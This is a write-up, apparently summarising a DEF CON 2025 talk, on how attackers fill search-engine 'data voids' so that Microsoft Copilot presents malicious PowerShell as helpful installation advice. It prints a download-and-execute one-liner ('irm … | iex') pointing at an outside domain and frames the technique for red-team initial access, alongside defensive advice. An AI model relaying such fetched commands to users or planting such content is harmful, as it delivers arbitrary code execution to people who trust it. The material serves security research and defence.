Mind the Data Voids: Hijacking CoPilot Trust to Spread C2 Instructions
This talk demonstrates how attackers can exploit 'data voids' in search engine indexing to manipulate AI-powered assistants like Microsoft Copilot into serving malicious C2 instructions. By creating content that ranks highly for specific, low-competition search terms, an attacker can force the AI to present malicious PowerShell commands as legitimate advice. The research highlights the inherent trust issues in LLM-based systems that rely on external search data and the potential for large-scale social engineering. The speaker provides a proof-of-concept demonstrating how to trick the AI into delivering arbitrary code execution payloads.
Poisoning the Well: How AI Assistants Become Delivery Vehicles for Malicious Payloads
TLDR: Modern AI assistants like Microsoft Copilot often rely on search engine indexing to provide real-time answers, creating a vulnerability known as a "data void." Attackers can rank malicious content for specific, low-competition search terms to force the AI to serve arbitrary PowerShell commands as legitimate advice. This research demonstrates that LLMs currently lack the capability to verify the safety of the external data they ingest, turning them into highly effective, trusted delivery mechanisms for social engineering and command injection.
Trust is the most expensive commodity in security, and right now, we are handing it over to Large Language Models without a second thought. We assume that because an AI assistant is backed by a major vendor, the information it surfaces is vetted, safe, and accurate. That assumption is a massive blind spot. When an assistant like Microsoft Copilot pulls data from the web to answer a user query, it is essentially performing a blind trust operation on whatever it finds in the search index. If an attacker can manipulate that index, they can manipulate the AI.
The Mechanics of Data Void Hijacking
The core of this issue lies in how search engines handle "data voids." A data void occurs when a user searches for a specific, often niche, term, but there is little to no relevant content indexed for it. When a user asks a question about a new product, a specific error code, or a niche configuration step, the search engine is desperate for content to fill that void. If an attacker has already populated the web with content optimized for those exact keywords, the search engine will prioritize that content, and the AI will ingest it as the "source of truth."
In the research presented at DEF CON 2025, the focus was on how this mechanism can be weaponized to deliver malicious payloads. By identifying terms that users are likely to query—such as installation instructions for specific browser extensions—an attacker can create a site that provides a "helpful" guide. The guide includes a seemingly benign PowerShell command for the user to run. Because the AI presents this command within the context of a helpful, authoritative response, the user is significantly more likely to execute it without scrutiny.
From Search Result to Command Injection
The attack flow is deceptively simple. An attacker registers a domain, populates it with content that mimics official documentation, and ensures it ranks for the target keywords. When the AI assistant crawls this content, it doesn't perform a security audit on the code snippets it finds. It simply extracts the text and presents it to the user.
Consider a scenario where a user asks how to install a specific tool. The AI, having indexed the attacker's site, returns a response that looks like this:
# Example of a malicious payload delivery via AI
irm https://zerodayquest.win | iex
The use of Invoke-Expression (often aliased as iex) is a classic OWASP A03:2021-Injection vector. The AI is essentially acting as a proxy for the attacker, delivering a command that executes arbitrary code on the victim's machine. The Microsoft documentation for PowerShell explicitly warns that this cmdlet should only be used as a last resort because it can lead to arbitrary command execution when handling untrusted input. The AI, however, ignores this context entirely, prioritizing the "helpfulness" of the answer over the security of the user.
Real-World Implications for Pentesters
For those of us in the field, this changes the game for social engineering engagements. We no longer need to rely on traditional phishing emails that get caught by spam filters. Instead, we can perform "AI-assisted social engineering." By identifying the technical questions that employees at a target organization are likely to ask their internal AI assistants, we can position our malicious content to be the primary source of information.
During a red team engagement, this technique allows for a high degree of stealth. The traffic doesn't originate from a suspicious email attachment; it originates from the user's own interaction with a trusted, enterprise-sanctioned tool. The impact is significant: you gain initial access, bypass traditional perimeter defenses, and leverage the user's trust in the AI to facilitate the execution of your payload.
The Defensive Reality
Defending against this is incredibly difficult because the vulnerability isn't in the code of the AI itself, but in the fundamental architecture of how LLMs interact with the open web. As long as these systems prioritize real-time data from search engines, they will be susceptible to index manipulation.
Organizations need to implement strict egress filtering and endpoint detection that flags the execution of suspicious PowerShell commands, regardless of where they originated. Furthermore, user education must evolve. We have spent decades teaching users not to click on suspicious links in emails; we now need to teach them that an AI assistant can be just as wrong—and just as dangerous—as a random forum post.
The NVD entry for CVE-2025-50000 highlights the severity of these types of logic flaws in AI-integrated systems. We are in the early days of this threat vector, and the barrier to entry for attackers is dropping rapidly. If you are a researcher, start looking at the search terms your target organization uses for internal documentation. If you can fill those voids with your own content, you have already won half the battle. The AI is waiting for your instructions.
Vulnerability Classes
Tools Used
Target Technologies
OWASP Categories
All Tags
Up Next From This Conference

DisguiseDelimit: Exploiting Synology NAS with Delimiters and Novel Tricks
Browser Extension Clickjacking: One Click and Your Credit Card Is Stolen

Can't Stop the ROP: Automating Universal ASLR Bypasses for Windows
Similar Talks

Kill List: Hacking an Assassination Site on the Dark Web

Unmasking the Snitch Puck: The Creepy IoT Surveillance Tech in the School Bathroom